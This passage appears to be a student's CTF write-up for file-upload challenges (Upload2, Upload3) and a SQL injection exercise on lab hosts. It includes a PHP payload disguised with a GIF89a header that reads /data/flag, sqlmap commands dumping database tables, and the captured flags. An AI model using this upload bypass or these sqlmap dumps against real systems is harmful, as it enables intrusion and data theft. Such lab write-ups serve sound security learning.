
```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
 ▼<body>
    <h1>File Upload 2</h1>
   ▼<div id="content">
      ::before
     ▶<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">…</form>
      "
      提示：PASS Check1!"
      <br>
      "PASS Check2!"
      <br>
      <img src="upload_file/test2.php" width="250px"> == $0
      <!--Check1: Extension name check not secure.-->
      <!--Check2: Extension name check not secure.-->
      ::after
    </div>
```

(3) Visit http://10.214.160.92//upload_file/test2.php and get the flag



```
�PNG ACTF{f671e83ddce45f25ac858d57b1b1b222} 
```

```
<html>
  <head></head>
  <body>�PNG
  ACTF{f671e83ddce45f25ac858d57b1b1b222}
  </body> == $0
</html>
```



Upload2

50

Author: Melody Difficulty Estimate: Easy

Welcome to this upload series! This is Upload2. In order to upload successfully, you need to pass two check points. Find and bypass! flag is at /data/flag.

http://10.214.160.92


Correct

5. https://2019.actf.lol/challenges#Upload3

(1) According to the hint, there is only one file format check. Craft 1.php with gif file header format GIF89a as following and upload it.


[redacted]

```
GIF89a

<?php

echo file_get_contents('/data/flag');

?>
```




```
<!DOCTYPE html>
<html lang="en">
 ▶<head>…</head>
 ▼<body>
    <h1>File Upload 3</h1>
   ▼<div id="content">
      ::before
     ▶<form enctype="multipart/form-data" method="post" onsubmit="return checkFile
     ()">…</form>
      <img src="upload_file/7420210410171248.php" width="250px"> == $0
      <!--I will do some file format check :).-->
      ::after
    </div>
  </body>
</html>
```

(2) Visit http://10.214.160.96/upload_file/7420210410171248.php and get the flag



GIF89a ACTF{3bc3707fd0eb9999fa33adde1a553030}

```
<html>
  <head></head>
  <body>GIF89a
  ACTF{3bc3707fd0eb9999fa33adde1a553030}
  </body> == $0
</html>
```



Upload3

50

Author: Melody | Difficulty Estimate: Medium-Easy

Welcome to this upload series! This is Upload3. There is only one check point in this challenge. Find and bypass! flag is at /data/flag.

http://10.214.160.96


Correct

6. https://zjusec.com/play?q=16

(1) Download the source code of SQLmap


(2) Run the command as follows

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --tables –batch




```
Database: aaa_web2
[2 tables]
+--------------------------------------+
| flag_is_here                         |
| melody_bu_shi_ji_lao                 |
+--------------------------------------+
```

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" --columns –batch




```
Database: aaa_web2
Table: flag_is_here
[3 columns]
+-------------------+--------------+
| Column            | Type         |
+-------------------+--------------+
| an_extra_message  | varchar(255) |
| author            | varchar(255) |
| flag              | varchar(255) |
+-------------------+--------------+
```

./sqlmap.py -u "http://10.214.160.13:10002/?questionid=1" -D aaa_web2 -T flag_is_here -C flag –dump



```
+---------------------------------------------------+
| flag                                              |
+---------------------------------------------------+
| AAA{welc0me_to_AAA_Congratu1ationS_qq_group_386796080} |
| 这个不是Flag,只是秀个恩爱                         |
+---------------------------------------------------+
```



SQL injection - 71 pts

SQL注入题，请点击Link0进入题目

[Link 0]

Congratz, you have solved it.

Category
welcome

Type
web

Solved
202

Completed

Writeups

Submit Your Writeup!

Cody
Linxi
Clapeysron
maybe
TyteKa
TTX
zuhxs
Sleepy